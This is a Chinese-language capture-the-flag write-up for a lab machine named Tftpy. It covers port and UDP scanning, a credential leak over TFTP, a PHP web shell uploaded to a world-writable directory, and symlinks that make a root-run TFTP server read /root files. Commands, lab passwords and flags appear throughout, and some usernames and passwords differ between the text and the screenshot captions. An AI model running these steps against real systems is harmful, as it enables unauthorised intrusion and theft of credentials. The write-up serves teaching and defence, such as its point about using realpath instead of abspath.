

Tftpy 靶机 Writeup

Debian GNU/Linux 13 trixie / systemd · 192.168.56.104 · user + root 双 flag

user: flag{user-25a12ecfe27b8ca6f910a5ee41134cb9}
root: flag{root-a2fdd537242e5979b4d53aac7140cdda}

信息搜集

nmap 扫全端口，只有 22/tcp SSH 和 80/tcp Apache 2.4.68 + PHP 8.4.24。Web 面很空：

index.php 是 phpinfo，config.php 恒 0 字节，upload.php 只准传 .txt。phpinfo 里

disable_functions 为空，所以只要拿到执行权就是直接命令执行。

```
kali — nmap 全端口 + 服务识别

$ nmap -p- --min-rate 2000 192.168.56.104
22/tcp open  ssh    OpenSSH 10.0p2 Debian 7+deb13u4
80/tcp open  http   Apache httpd 2.4.68 ((Debian))
// 其余 TCP 端口全部超时 (非 RST) → 默认 DROP 策略
$ curl -s http://192.168.56.104/index.php | grep -E "DOCUMENT_ROOT|disable_functions"
DOCUMENT_ROOT    /var/www/html
disable_functions no value      // 拿到执行权即无函数禁用
// Web 面: index.php=phpinfo, config.php 恒 0 字节, upload.php 只准 .txt
```

图 1 端口扫描与服务识别：22/SSH、80/Apache+PHP；disable_functions 为空

麻烦的是 UDP：所有探测一律超时，我一度误判成“没有 UDP 服务”。换成“分批节奏的全端口 UDP 扫描”后，69/udp 回了 TFTP 的 ERROR 包，才确认 TFTP 存在——靶机名 Tftpy 也印证了它。

```
kali — 分批全端口扫描后，UDP 69 的 TFTP 回来了

# UDP 探测一开始全超时（防火墙整体 DROP），换“分批节奏全端口扫描”
# 每 512 包 drain 20ms → 扫完约 10s → 1s 间隔重试
$ python3 udp_sweep.py
RESPONSE FROM PORT 69 : b'\x00\x05\x00\x01File not found\x00'
# 窗口只有 8~10 秒，窗口内 RRQ tftproot 里的文件
RRQ config.php -> <?php
    $username = 'xPerceptron';
    $password = '1BN1cgswS86srT75XUSK';
RRQ ./config.php -> Illegal TFTP operation // .. 穿越已被修补
// tftproot = /var/www/html/backup (也解释了 Web 上 config.php 恒 0 字节)
```

图 2 分批扫描后 TFTP 窗口打开，读 tftproot 直接拿到凭据

打点

TFTP 只在扫描后约 10 秒开一个 8~10 秒的窗口，窗口内读 tftproot (/var/www/html/backup) 就读到了 config.php 里的凭据。这也解释了 Web 上 config.php 为什么恒 0 字节：它只赋值不输出。

用这组凭据复用登录 SSH，拿到 user flag。


A terminal window titled 'kali — 凭据复用登录 SSH, 拿 user flag'. It shows the command '\$ sshpass -p '1BN1cgsW586srT75XUSK' ssh xPerception@192.168.56.104' being executed. The output shows a successful login as xPerception with uid=1000, gid=1000, and groups=1000. The user is in the Tftpy environment (Linux Tftpy 7.2.7-1-liquorix-amd64 (Debian GNU/Linux 13 trixie)). The user then runs '\$ cat ~/user.txt' and receives the output 'flag(user-25a12ecfe27b8ca6f910a5ee41134cb9)'.

图 3 凭据复用登录 SSH，拿到 user flag

提权

先看服务：tftp.service 的 ExecStart 是 /opt/tftpy/run.py，User=root——TFTP 是以 root 跑的。但 .. 穿越已被 abspath + startswith 修补，WRQ 也在源码里被硬编码禁用，两条常规路都堵死了。


A terminal window titled 'Tftpy — TFTP 服务以 root 运行; 两处关键权限'. It shows the command '\$ systemctl cat tftp.service' being executed. The output shows the service configuration: ExecStart=/usr/bin/python3 /opt/tftpy/run.py, WorkingDirectory=/var/www/html, and User=root. A comment indicates '// TFTP 服务是 root 身份'. The user then runs '\$ cat /opt/tftpy/run.py' and sees the code for TftpyServer. Finally, the user runs '\$ stat -c "%A %U:%G %n" /var/www/html/uploads /var/www/html/backup' and sees the permissions: 'drwxrwxrwx www-data:www-data /var/www/html/uploads // 0777 任意用户可写' and 'drwxr-xr-x www-data:www-data /var/www/html/backup // tftproot 归 www-data'.

图 4 tftp.service User=root; uploads 是 0777，而 tftproot 归 www-data

真正的点在两处权限：/var/www/html/uploads 是 0777，而 tftproot (/var/www/html/backup) 归 www-data。于是先用 0777 目录写个 .php 拿到 www-data，再以 www-data 身份往 tftproot 里放软链接。

关键是 tftpy 校验路径用的是 os.path.abspath() 而不是 os.path.realpath()——abspath 不解析软链接。root 的 TFTP 进程顺着链接把 /root/ 下的文件读了出来，root flag 和 root 的口令都在里面。

```
kali — 软链接借 root 的 TFTP 进程读 /root (abspath 不解析 symlink)

# 0777 目录写 .php → mod_php 以 www-data 执行
$ curl 'http://192.168.56.104/uploads/sh.php?c=id'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
# www-data 拥有 tftproot → 往里面放软链接 (自己读仍被拒)
ln -sf /root/root.txt /var/www/html/backup/root.txt
ln -sf /root/.bash_history /var/www/html/backup/rootbash.txt
# root 的 TFTP 进程顺链接读出目标文件
RRQ root.txt -> flag(root-a2fdd537242e5979b4d53aac7140cdda)
RRQ rootbash.txt -> mysql -uroot -p6L8vljMakbCBOKeSoD92
```

图 5 www-data 放软链接，root 的 TFTP 进程读出 /root/root.txt 与 .bash_history

用历史文件里的口令复用登录 root，拿到 root shell。

```
kali — 口令复用登录 root，拿 root flag

$ sshpass -p '6L8vljMakbCBOKeSoD92' ssh root@192.168.56.104
*** ROOT SHELL OK ***
uid=0(root) gid=0(root) groups=0(root)
Tftpy
# cat /root/root.txt
flag(root-a2fdd537242e5979b4d53aac7140cdda)
```

图 6 口令复用登录 root，拿到 root flag

小结

超时 ≠ 不存在：UDP 被整体 DROP 时，“无响应”会掩盖真实存在的服务，必须换节奏复核。

跨身份可写目录是提权跳板：0777 的 web 目录让普通用户直接拿到 web 服务身份。

root 服务用 abspath 校验路径 = 软链接越权读取，必须用 realpath 才防得住。